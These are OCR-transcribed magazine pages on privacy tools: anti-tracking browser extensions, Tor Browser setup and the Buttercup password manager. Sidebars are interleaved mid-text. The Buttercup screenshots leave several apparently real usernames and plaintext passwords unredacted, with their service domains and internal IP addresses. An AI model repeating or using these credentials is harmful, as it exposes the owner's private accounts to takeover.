We've been using uBlock Origin on our personal machines since it came to our attention in May 2016 as Mozilla's Extension of the Month. It's the first and often only add-on we install when we initialise a new machine.

Once the extension is installed and activated, you rarely even notice it's there. It doesn't leave ad placeholders, so you don't even register that advertisements are missing.



https://coveryourtracks.eff.org/results?&aat=1&fpi_whorls={"v2"%3A{"plugins"%3A"Plugin+0%3A+Ch

You will see a summary of your overall tracking protection. The first section gives you a general idea of what your browser configuration is blocking (or not blocking). Below that is a list of specific browser characteristics in the format that a tracker would view them. We also provide descriptions of how they are incorporated into your fingerprint.

HOW CAN TRACKERS TRACK YOU?

Trackers use a variety of methods to identify and track users. Most often, this includes tracking cookies, but it can also include browser fingerprinting. Fingerprinting is a sneakier way to track users and makes it harder for users to regain control of their browsers. This report measures how easily trackers might be able to fingerprint your browser.

HOW CAN I USE MY RESULTS TO BE MORE ANONYMOUS?

Knowing how easily identifiable you are, or whether you are currently blocking trackers, can help you know what to do next to protect your privacy. While most trackers can be derailed by browser add-ons or built-in protection mechanisms, the sneakiest trackers have ways around even the strongest security. We recommend you

Our tests indicate that you have strong protection against Web tracking.

IS YOUR BROWSER:

Blocking tracking ads?	Yes
Blocking invisible trackers?	Yes
Protecting you from fingerprinting?	Your browser has a unique fingerprint

Still wondering how fingerprinting works?

Note: because tracking techniques are complex, subtle, and constantly evolving, Cover Your Tracks does not measure all forms of tracking and protection.

Your Results

Your browser fingerprint **appears to be unique** among the 219,363 tested in the past 45 days.

While it's reassuring to know that we have "strong protection against web tracking", it's less comforting to see our unique browser fingerprint.



https://addons.mozilla.org/en-US/firefox/addon/privacy-possum/reviews/?score=2

Privacy Possum
by cowlicks

4.4 Stars out of 5

5 ★	289
4 ★	43
3 ★	23
2 ★	11
1 ★	29

11 reviews

★★☆☆☆ by reureya, a year ago
As others have noted, it unfortunately blocks embedded YouTube videos; including watching your own phone videos in Google Photos. Otherwise great extension, just currently unusable for me.

★★☆☆☆ by Kalsel, a year ago
Blocks embedded youtube videos. Definitely interested in this, but the extension needs a workaround for these embedded videos.

★★☆☆☆ by Firefox user 16887492, a year ago

Privacy Possum breaks embedded YouTube videos and blocks downloads from certain sites. That doesn't seem like a downside...

UBlock Origin can be turned on and off on a per-site basis – if, for some reason, you like viewing ads and being tracked – and individual elements can be removed from a page with the click of a button.

● Privacy Badger

UBlock Origin is a great anti-tracking extension, but its primary purpose is as an ad-blocker. Privacy Badger, from the Electronic Frontier Foundation, is a little different, and as with the remaining items on this list, its sole raison d'être is to stop companies and individuals tracking you as you go about your daily routine.

We say "routine" because Privacy Badger actually does learn your routine. It learns your browsing habits and blocks tracking scripts and cookies in the background. If an advertiser seems to be tracking you across multiple domains, Privacy Badger blocks that advertiser from loading any more content in your web browser.

This demonstrates an obvious difference in philosophy between Privacy Badger and ad-blocker-based anti-tracking extensions in that Privacy Badger recognises that the internet as we know it today needs advertisements to function. It allows the 'good adverts' to be displayed – earning revenue for hard-working, ethical websites – while fooling unethical ad and tracking networks into thinking that you have disappeared entirely.

It has no built-in blacklists and, by default, Privacy Badger does not block first-party trackers, such as the ones used by a site for analytics purposes. It's only once trackers start stalking you to a different site that Privacy Badger takes action.

A side effect of starting with a blank slate and blocking trackers based on behaviour is that ads will slowly start to wink out of existence as their tracking

» EXPLORE MY Pi-HOLE

In all of this panic about browser-based ad-blockers and Google's extension shenanigans, we neglected to mention our own preferred solution.

Pi-hole was built to run on a Raspberry Pi. It can run happily on a Pi Zero and sit behind your couch, drawing less wattage than a solar-powered torch.

Sitting between your browser and the wider internet, it intercepts all requests and checks URLs against lists of known ad servers. If a URL is on the list, the resource (usually an advert) isn't loaded.

Although *Pi-hole* was designed with the Pi in mind, it runs happily on most hardware built since the millennium. If the only spare machine you have is a Windows box, you can install it using WSL.

Installation is simple and, once set up, you can access *Pi-hole's* admin functions through a web interface, where you can update the blocklists, block new URLs on a one-off basis and, if you're especially sneaky, monitor what your kids are doing online.

One huge advantage *Pi-hole* has over traditional extensions is that you can set it up so your entire network is covered – this is a big deal if everyone in your house has at least one PC, a phone and a streaming device. You can save hours. Days even.

becomes obvious. And as for what badgers have to do with anything, we don't know.

● Privacy Possum

Privacy Possum is based on the excellent Privacy Badger and was created by one of the engineers who worked on the project. It takes a completely different approach to preventing companies from following you. Put simply, it doesn't.

Privacy Possum allows trackers to stalk you all they want – but they'll never ever be able to get an accurate idea of who it is they're following.

It blocks cookies that let trackers uniquely identify you across websites. It blocks refer headers that reveal your browsing location. It blocks etag tracking, which leverages browser caching to uniquely identify you. And it blocks browser fingerprinting, which tracks the inherent uniqueness of your browser.

Without these unique identifiers, it doesn't matter who is tracking you, they will never be able to link any of the information, and better yet – it actually costs them money without giving anything in return.

Browser fingerprinting – using the attributes of your browser such as installed fonts, screen resolution and language packs – is also spoofed, rather than hidden.

To use an analogy, if the tracking companies or government agents on your tail are looking for a short, blonde woman with tattoos, Privacy Possum transforms you into a 6' 5" skinhead bloke with a flat cap and a natty moustache. Then it turns you into something else instead.

Why possums? Possibly because they pretend to be dead. The extension creator hasn't said.

● Ghostery

Sounds spooky, eh? We love that it conjures up images of us coasting across the internet unseen and undetected, like some child of an exotic phantasm – especially as this feature was written in the run-up to Halloween.

Ghostery advertises itself as enabling "cleaner, faster, safer browsing", and as its mascot, it has a friendly little spook.

In reality, Ghostery isn't that much different from the other blockers and offers you control on a tracker-by-tracker basis from a handy and visually pleasing dashboard, which lists all of the trackers on the page you're viewing or interacting with. From there, you can block each tracker either just on the current page or across the entire web. Ghostery doesn't use blacklists and leaves decisions in your hands.

Ghostery is also very focused on performance and improving user experience – by default, it blocks trackers that slow down the web and unblocks trackers if blocking them breaks the web page you're attempting to access.

To our mind, however, this isn't ideal, because it could lead to a situation in which tracking companies deliberately create trackers that break websites if they are not allowed.

The bottom line

Each of these anti-tracking extensions focuses on a different area. UBlock Origin is for people who hate adverts and hate tracking; Privacy Badger is all about heuristic learning and making sure that trackers behave themselves; Privacy Possum would prefer that tracking companies go bust; while Ghostery is about a fast, clean user experience.

Which extension you go for is up to you, depending on which model best suits your needs. We like them all.

Earlier, we mentioned in passing that extensions occasionally change ownership or are deliberately compromised by their developers in order to make a quick buck from users. We seriously doubt that the creators of uBlock Origin, Privacy Possum, Privacy Badger or Ghostery are going to sell out, but we can't guarantee it. Make sure you check the GitHub repositories regularly for any reported problems or changes in contributors.

Aww, look: Ghostery has tiny Pac-Man-style ghosts to illustrate its spooky credentials. And there's even an emoticon of a frightened cat!



»

Peeling open Tor 12

We might not be in a position to share state secrets with foreign governments, but if we were, we'd use the Tor Browser.

Users who want to keep their private business private when online often turn to VPN (virtual private network) providers. It's a sensible precaution, and when you search for terms related to online privacy, it's SEO-optimised, VPN-promoting articles that occupy the first few pages of results, because VPN companies pay out up to 60% for sales through affiliate links. Want your online tech publication to flourish? VPNs are where the cash is.

VPNs can hide your location and your activities, but you need to pay for the privilege and create an account – and you can never be truly certain that the company that takes your money isn't straight up selling your details to data brokers, handing it over to the police or, worse, to Disney copyright lawyers. Everybody loves getting paid twice, right?

HOW TOR OPERATES

> "Onion routing works by bouncing your connection between different routers so that they're hard to track."

Commercial VPNs are designed with a very specific threat model in mind, and for most people looking for a level of anonymity which would allow them to sneak subversive messages past government censors, for instance, the Tor Network is where it's at.

Tor was born in the 1990s as The Onion Routing project, from the minds of engineers at the US Naval Research Lab, who wanted a way of connecting computers on the internet without revealing the parties involved – even if someone is monitoring the network. It's been instrumental in keeping communications secure during popular uprisings such as the Arab Spring, dissident movements in Iran, Turkey and Russia, as well as helping NSA leaker Edward Snowden exfiltrate state secrets from his workplace. It's also good for those engaged in normal, everyday activities, but don't want to be watched.

Connecting to the Tor network can be as easy as pressing a button. It may take you a few attempts, though.



Connect to Tor

Tor Browser routes your traffic over the Tor Network, run by thousands of volunteers around the world.

☐ Always connect automatically

Many layers

Onion routing works by bouncing your connection between different routers so that they're hard to track.

Let's say that you're sitting at home and want to read an article on **http://9to5mac.com**. Such is your shame that you can't bear the thought of anyone even knowing that you've connected to the 9to5Mac server. If you just type the URL into your browser, your ISP knows you've visited the site, 9to5Mac's ISP knows you've visited the site, as do the admins of 9to5Mac itself. Along the way, you will also have queried DNS servers and there may even be snoopers on your own network who are interested in what you do online. Potentially, there are dozens of individuals who are now aware that you secretly long for an overpriced, underperforming slab of shiny metal on your desktop.

If you use Tor, all information, including your IP address, is wrapped in multi-layered encryption and sent through a network of randomly selected relay servers. Each of these relays only knows a small section of the route and not the entire journey. The final stop on this journey is known as the exit node and it's the exit node that makes the final connection to **http://9to5mac.com**.

All nodes are provided by organisations and individuals who volunteer their bandwidth and resources to the cause of internet anonymity.

Routing messages through Tor can be done in a variety of ways, including email plugins, but the most common method is by using the *Tor Browser,* which is built on *Firefox* – the most recent release is the alpha version of *Tor 12.*

Set up Tor on your Linux desktop

The Tor Project offers official repositories for Ubuntu and Debian, which is handy if you want updates taken care of automatically.

First install the apt transport:

```
$ sudo apt install apt-transport-tor
```

...then add the following to **/etc/apt/sources.list**:

```
$ deb [signed-by=/usr/share/keyrings/tor-archive-
keyring.gpg] tor://apow7mjfryruh65chtdydfmqfpj5b
tws7nbocgtaovhvezgccyj azpqd.onion/torproject.org
<DISTRIBUTION> main
```

...for the stable version, or:

```
$ deb [signed-by=/usr/share/keyrings/tor-archive-keyring.gpg] tor://apow7mjfryruh65chtdydfmqfpj5btws7nbocgtaovhvezgccyjazpqd.onion/torproject.org tor-nightly-main -<DISTRIBUTION> main
```

...for the unstable version. Remember to replace `<DISTRIBUTION>` with the output of

```
lsb_release -c
```

Now:

```
$ sudo apt update
$ sudo apt install tor deb.torproject.org-keyring
```

Alternatively, you can visit **www.torproject.org/download/** and grab the Linux version (it's the one with the penguin).

Honestly, that code is not something you want to copy character by character from a magazine, so we recommend just downloading it from the website.

When you start *Tor* for the first time, you have the option of connecting instantly by pressing the big purple button. This is probably fine for most people and gives you a more than acceptable level of anonymity with the default settings. If you're in a country where *Tor* is blocked, you need to click on Configure Connection instead, then add a new bridge.

Bridges are similar to ordinary *Tor* relays, but are not listed publicly, meaning it's difficult for authorities to shut them down or compromise them. There are few of them and your connection speed suffers, but if it's your only option, it's your best option.

Because bridge addresses are not public, you need to request them. Selecting Choose A Built-in Bridge gives you the option of choosing Obfs4, which makes your traffic look random, Snowflake, which routes your connection through Snowflake proxies, or Meek-azure, which makes it look like you're using a Microsoft site.

You can also request a bridge from **http://torproject.org**, but be aware that you need to complete a Captcha first. Once set up, you can hit Connect and be on your anonymous way.

Browsing with Tor

Connecting to the Tor network may take a few attempts and transfers may be slow, especially in these troubled times, when in certain parts of the world there are a lot of displaced people and resurgent dystopian states are cracking down extra hard on dissidents, resistance and any mention of the word "war".

Without using a bridge, it took us three tries to join the network, and several seconds to get to the spartan *Linux Format* homepage. Getting to the Gmail login page took even longer, Once there, *Tor* worked how you'd expect any browser to work.

Linux Format 295

Buy it now!

Published: Tue 18 October 2022
By LXF
In New issue.

Build the ultimate retro emulation gaming experience, relive your Amiga Basic days and explore the huge open source emulation world! Discover all the software to enjoy the classic computer days of the ZX Spectrum, Commodore 64, Atari ST, Amiga and more. We'll even run a mainframe for fun.

PLUS: Search your PC faster, monitor your bandwidth, perfect your 3D prints, full-disk encryption, the best Lightweight distros tested, we dive into Kubernetes and loads more!

RUN LINUX ON WINDOWS WSL
5 LIGHT DISTROS FULLY TESTED!
LINUX FORMAT
RETRO EMULATION
Play all the classics on one open source system for the ultimate retro gaming experience!
65
PLUS HOW TO
TERMINAL TOOLS
WEB SCRAPING
MAINFRAME FUN

The Linux Format website looks as glorious when viewed through the Tor Browser as it looks through any other browser.



Share this bridge using the QR code or by copying its address:

Solve the CAPTCHA to request a bridge.

Captchas are used to prevent bots from plaguing the Tor network with spurious requests for bridges. Get used to them – you'll be seeing a lot more.

Streaming media and torrents are big no-nos on the Tor network. The project homepage explicitly requests that you don't do it. You're using volunteer resources and bandwidth, which could be put to better use than checking out the new Arctic Monkeys album, and besides, performance is terrible. Torrenting is frowned upon – unless you're using those torrents to distribute secret government documents, evidence of war crimes or footage of drone attacks by the CIA.

If you're looking for a smooth internet experience, *Tor* isn't the tool you're looking for. In addition to the guidelines on streaming and torrenting, and the janky connection, you'll run into more Captchas than usual as your traffic doesn't look exactly how web pages expect it to. Your exit node can be anywhere in the world, so you could also be served localised versions of web pages, in Finnish, Armenian or Spanish.

If on the other hand, you're trapped under an authoritarian boot in a totalitarian state, *Tor* is just what you need. LXF

» NOTHING IS TOR-FECT

True security and anonymity is impossible on the internet. Any encryption can be broken and any connection traced. All it takes is vast quantities of money and resources. *Tor* is about as safe as can be – even if a nation state actor is taking a particularly close interest in what you're up to online.

But that doesn't mean it's perfect – the *Tor* devs are continually patching vulnerabilities, while law enforcement continues to try to exploit them. In the early 2010s, police had notable successes in tracking down and prosecuting *Tor* users who traffic in child abuse.

Threat actors can also compromise *Tor* connections by taking control of huge numbers of *Tor* nodes, carrying out autonomous eavesdropping attacks and analysing timings to expose who is connected at one end of the network.

These attacks are not trivial and are difficult to carry out, but they are real, and *Tor* users need to be aware of them.

Any easier way for authorities to compromise would-be *Tor* users is to inject malware into it. Earlier this year, security researchers found that searches for *Tor* in China led users to download a version of it that saves browsing history and form data, and even downloads malicious components to computers with Chinese IP addresses.

Only download *Tor* from the official site or repository. If you can't access these, get a copy from someone you know and trust.

BUTTERCUP

Credit: https://buttercup.pw

Take full control of your passwords

Nick Peers reveals how to get started with Buttercup, a password manager that puts you firmly in control of your sensitive data.

OUR EXPERT

Nick Peers has over 1,100 pieces of secure information stored in his password manager. Clearly a clean-out is needed. Good luck getting him to actually commit to it.

Everyone needs a strong password manager, but you're usually forced into one of two camps: a local-only password manager that keeps your passwords off the internet, but causes friction when you want to access them on different devices; or a cloud-based password manager that works seamlessly across all of your mobile and desktop devices, but requires you to store your passwords online.

Given the rise in websites being hacked – parts of *LastPass* were compromised as recently as August 2022, although the company stressed no vaults were at risk, due to its zero-knowledge policy around master passwords – you'd be forgiven for being wary about trusting your vault to a third party.

One workaround is to use our favourite password manager, the open source *Bitwarden*, in a self-hosted environment. It involves a fair bit of work, though – the simplest option is to install *Vaultwarden* in a docker environment on your file server with reverse proxy and subdomain for full functionality. Alternatively, you could employ the services of this month's featured password tool, *Buttercup* (**https://buttercup.pw**).

Buttercup offers you the best of both worlds: you can run it as a standalone password manager, but it's also capable of being run on a mobile device (Android or iOS) and even as a *Firefox* or *Chrome*-based browser add-on. While your desktop and browser extensions can work with a locally stored file, you have to store your vault in the cloud if you want to access it on mobile devices, but you get to choose which service to use, while your password vault is wrapped in an extra layer of 256-bit AES encryption on top of whatever encryption is applied by your storage provider.

Get set up

Buttercup is supplied as an AppImage or *Homebrew* package. For the purposes of this tutorial, we're choosing the path of least resistance, so head over to **https://buttercup.pw** and click Linux (AppImage) to download it somewhere suitable, such as your **Home** directory. Once done, right-click the AppImage in Files

» MIGRATE FROM ANOTHER PASSWORD MANAGER

If you're looking to switch password managers, the good news is that *Buttercup* can import from a wide range of services. There's direct support for *Bitwarden* (JSON and CSV), *KeePass* (XML), *LastPass* (CSV) and *1Password* (1PIF), plus generic support for CSV.

Sadly, things aren't as simple as exporting your file and watching it magically import into *Buttercup* via Current Vault > Import. The developers are struggling to get this feature working properly (see **https://github.com/buttercup/buttercup-desktop/issues/1017** for details), but you may have success with the following approach.

First, after attempting any platform-specific options, export your vault in CSV format. Then open it and reformat it so only four columns of data are kept: title, username, password and url, making sure those are the names in the first row (case-sensitive). Save the file and you should now be able to import it into *Buttercup* via the CSV (CSV) method provided.

One extra thing: with files containing hundreds of entries, you may find *Buttercup* keeps appearing to become non-responsive while importing the file – simply click Wait until it completes. Alternatively, split your file into multiple batches of, say, 300-400 logins and import them separately. On the downside, each imported file is placed in its own folder, and while you can move folders around quickly, you can't move more than a single login item at once.


bitwarden_export - test4a.csv - LibreOffice Calc
File Edit View Insert Format Styles Sheet Data Tools Window Help
Liberation Sans
10 pt
A1:AMJ1
title
A
B
C
bitwarden_export - test4a
Sheet 1 of 1
Selected: 1 row, 1,024 columns
Default
English (UK)
Average: ; Sum: 0
100%

1	title	username	password	url
137	beightsoft.com	[redacted]	[redacted]	http://beightsoft.com
138	betanews.com	[redacted]	[redacted]	http://www.betanews.com/auth/signup
139	bht.nickpeers.com	[redacted]	[redacted]	http://bht.nickpeers.com/wp-admin/
140	bigdug.co.uk	[redacted]	[redacted]	https://www.bigdug.co.uk/register
141	biggreensmile.com	[redacted]	[redacted]	https://www.biggreensmile.com/account/login.aspx
142	billiongraves.com	[redacted]	[redacted]	https://billiongraves.com/login/?msg=loginreq&retur=%2fdashboard%2f#signin
143	biod.co.uk	[redacted]	[redacted]	https://biod.co.uk/shop/my-account/
144	biodegradable.biz	[redacted]	[redacted]	https://biodegradable.biz/shop/my-account/
145	birminghammail.net	[redacted]	[redacted]	http://www.birminghammail.net/registration/index.cfm
146	bit.ly	[redacted]	[redacted]	http://bit.ly/
147	bitcasa.com	[redacted]	[redacted]	https://my.bitcasa.com/login?interface=mobile&redirect=/
148	bitdefender.net	[redacted]	[redacted]	https://login.bitdefender.com/central/index.html?redirect_url=https.%2f%2fcentr
149	bitly.com	[redacted]	[redacted]	https://bitly.com/a/sign_in
150	bitsum.com	[redacted]	[redacted]	https://bitsum.com/user/login/
151	bluenandu.uk	[redacted]	[redacted]	https://bluenandu.uk/onestepcheckout/
152	bluestrust.org	[redacted]	[redacted]	https://www.bluestrust.org/members-2/joinorenew/?page=civicrm&q=civicrm/cr
153	bluestrust.org	[redacted]	[redacted]	https://www.bluestrust.org/members-2/joinorenew/
154	blurb.co.uk	[redacted]	[redacted]	https://secure.blurb.co.uk/my/account/register?jumpto=/bookwright%3fdownloa
155	bobrussell.org.uk		[redacted]	http://bobrussell.org.uk
156	books2door.com	[redacted]	[redacted]	https://www.books2door.com/account/register
157	Booksonic	admin	sqg9AYP5/3*nEBS	https://booksonic.support-pcs.co.uk/
158	Booksonic - Ham	ham	matti2001	https://booksonic.support-pcs.co.uk 192.168.35.8
159	Booksonic (Mimi)	mimi	&N*dRT96Acsmvz	https://booksonic.support-pcs.co.uk

You need to edit your CSV file before you can import it into Buttercup. Getting the title field (in row 1) is crucial.

and choose Properties > Permissions tab (or just Properties in Ubuntu 22.10) to set the magic Allow Executing File As Program flag.

For *Buttercup* to properly integrate into your desktop – giving you easy access from the launcher and, more importantly, allowing you to link *Buttercup* to a cloud storage account for storing your vault online – you also need to install *AppImageLauncher:*

```
$ sudo add-apt-repository ppa:appimagelauncher-team/stable
$ sudo apt update && sudo apt install appimagelauncher
```

Now double-click the *Buttercup* AppImage and *AppImageLauncher* leaps into action. Choose where to store AppImages (an **Applications** folder in your **Home** folder is the default) and click OK > Integrate And Run.

When the main *Buttercup* Desktop window opens, you're invited to click Add Vault to get started. You're given a choice of four types: File, Dropbox, Google Drive or WebDAV. If you plan to use *Buttercup* on a phone or tablet in addition to your PC, you need to choose one of these latter options. Remember, the file containing your vault is encrypted, so it's protected by two layers of encryption while stored online. The File option is the most secure choice for using *Buttercup* exclusively on desktops and/or laptops (along with the relevant browser extensions) – just make sure you include it in a shared directory or one that's kept in sync with your other machines.

If adding a cloud vault, you need to sign in and authenticate the connection. Look for additional options when doing so – for example, Google Drive includes a permissions switch, but there's also a See, Edit, Create And Delete Only The Specific Google Drive Files That You Use With This App option within your browser. The typical rule of thumb is to ensure *Buttercup* can only see the files it has direct access to, but if you're installing it on a second machine or reinstalling it for any reason, you need to allow *Buttercup* to view all files within your cloud storage to be able to reopen previously created vaults.

When you click to authenticate the connection in your browser, you're prompted to open a link with System Handler – do so, and thanks to the integrations performed by *AppImageLauncher,* you're logged in and able to move on to the next step.

Your first vault

A new dialog appears. Click New Vault, give it a suitable name (don't forget to include the **.bcup** file extension) and click Set Vault Target. The file should then appear within the dialog – click Next to create your primary vault password. This is basically your master password and the only one you need to remember going forward. Length is more important than jumbling up alphanumeric and special characters, so consider going for a nonsensical (but memorable) passphrase, such as 'killjoy-baron-purloin' before clicking Add Vault.

You are now presented with a three-paned window as shown in the annotation *(above-right).* Your sensitive information – whether website logins, credit card details, SSH keys or simple notes – reside in a folder-like structure under Groups. Folders can be nested inside other folders to aid navigation. Either click + next to Groups to create a new parent folder, or right-click on an existing folder and choose Add New Group to create a subfolder within that group.

EDIT YOUR BUTTERCUP VAULT


Activities
Buttercup Password Manager
23 Oct 10:59
Buttercup Desktop
Buttercup Vaults Cu lt Connection Edit View Debug
nick.b...
Groups
Non-web logins
Card details
Product serial numbers
Server logins
Web logins - A-Hi
Web logins - Hi-Sl
Web logins - Sm-Z
Documents
192.168.35.1 - nextcloudpi
ncp
Audiobookshelf
audioadmin
Audiobookshelf
nick
Jellyfin (192.168.35.1)
nickdanp
jellyfin.support-pcs.co.uk
Harriet
jellyfin.support-pcs.co.uk
Joe
jellyfin.support-pcs.co.uk
Martin
Edit Document
Custom Fields
Add Custom Field
QAMXC0CbheLy0HTASspc
Characters
Words
OPTIONS
20
Uppercase Letters
Lowercase Letters
Digits
Space
Underscore & Dash
Symbols
GENERATE
USE THIS
Trash
154
New Entry
Save
Cancel
1
2
3
4
5
6

Title: Audiobookshelf
Username: audioadmin
Password: 1_XTSNIUTBCYMjHq
URL: http://192.168.35.1:8085/login/

1 Vaults
Buttercup allows you to run multiple vaults at the same time – each one in its own tab.

2 Groups
Bring some order to your web logins, credit card details and other sensitive data by filing them into groups.

3 Documents list
Each individual item is described as a document – the contents of the currently selected group are shown here.

4 New items
Click New Entry to add a basic entry with title, username and password; click the ... for other templates, including web logins.

5 Custom fields
Click Add Custom Field to record your choice of data with each individual item, from notes to TOTP codes.

6 Password generator
Buttercup's password generator can create random passwords and passphrases to strengthen your online accounts' security.

Now might be a good time to sit down and work out what you plan to store in *Buttercup* and where you'd like to store it – you might want to separate items into work and personal, then set up subfolders within for each category. While you can move items around later, there's no drag-and-drop support – you have to right-click and choose Move To before navigating through your folders to find the right one, so now is the time to set up good practices while your vault stands empty.

Start storing passwords

The Documents pane will in time provide a list of all the items you've saved in whichever folder is selected under Groups. A prominent New Entry button appears at the bottom – clicking this opens a basic Login type offering three fields: Title, Username and Password. Simply fill these in and click Save to generate the item.

You'll see a key button appear next to the password field – if you're generating a password from scratch, Buttercup provides a handy random password/

QUICK TIP

If you're unable to open Buttercup (or indeed any AppImage), ensure libfuse2 is installed (`sudo apt install libfuse2`), which isn't shipped by default in later versions of Ubuntu.


Desktop Integration — AppImageLauncher
Run once
Integrate and run

/home/nick/Downloads/Buttercup-linux-x86_64.AppImage has not been integrated into your system.

Integrating it will move the AppImage into a predefined location, and include it in your application launcher.

To remove or update the AppImage, please use the context menu of the application icon in your task bar or launcher.

The directory the integrated AppImages are stored in is currently set to:
/home/nick/Applications

Use AppImage Launcher to integrate Buttercup properly into your desktop – you need this to successfully authenticate cloud connections.

QUICK TIP

It's a bit of a faff, but it's possible to manage your vault from the browser add-in. Click the Vaults drop-down and choose Manage Vaults. A new browser tab opens, revealing the familiar interface found in the main Buttercup application, and it works in exactly the same way.

passphrase generator. The first time you invoke it, a simple 20-character password is generated. Use the Options section to change the length of the password (14 characters is a comfortable minimum to place your password beyond the reach of brute-force techniques), and choose what characters should be used: upper-case and lower-case letters, digits, spaces, dashes and underscores, and other symbols are all available.

If you'd prefer to generate a passphrase, select Words instead of Characters and a four-word passphrase is generated instead. If you don't like what's suggested, click Generate to choose a new password or passphrase, then click Use This once you're happy to fill in the password field.

Beneath the three basic fields is a Custom Fields section. Click Add Custom Field to insert an additional field. By default, a simple text field is generated (click the settings button to the right to change this to a note, password or OTP field). To change the field's title, click on Click To Edit to the left of the box. If choosing a note, you can resize the box using the drag handle in the bottom right-hand corner of the text box. You can add as many custom fields as you wish.

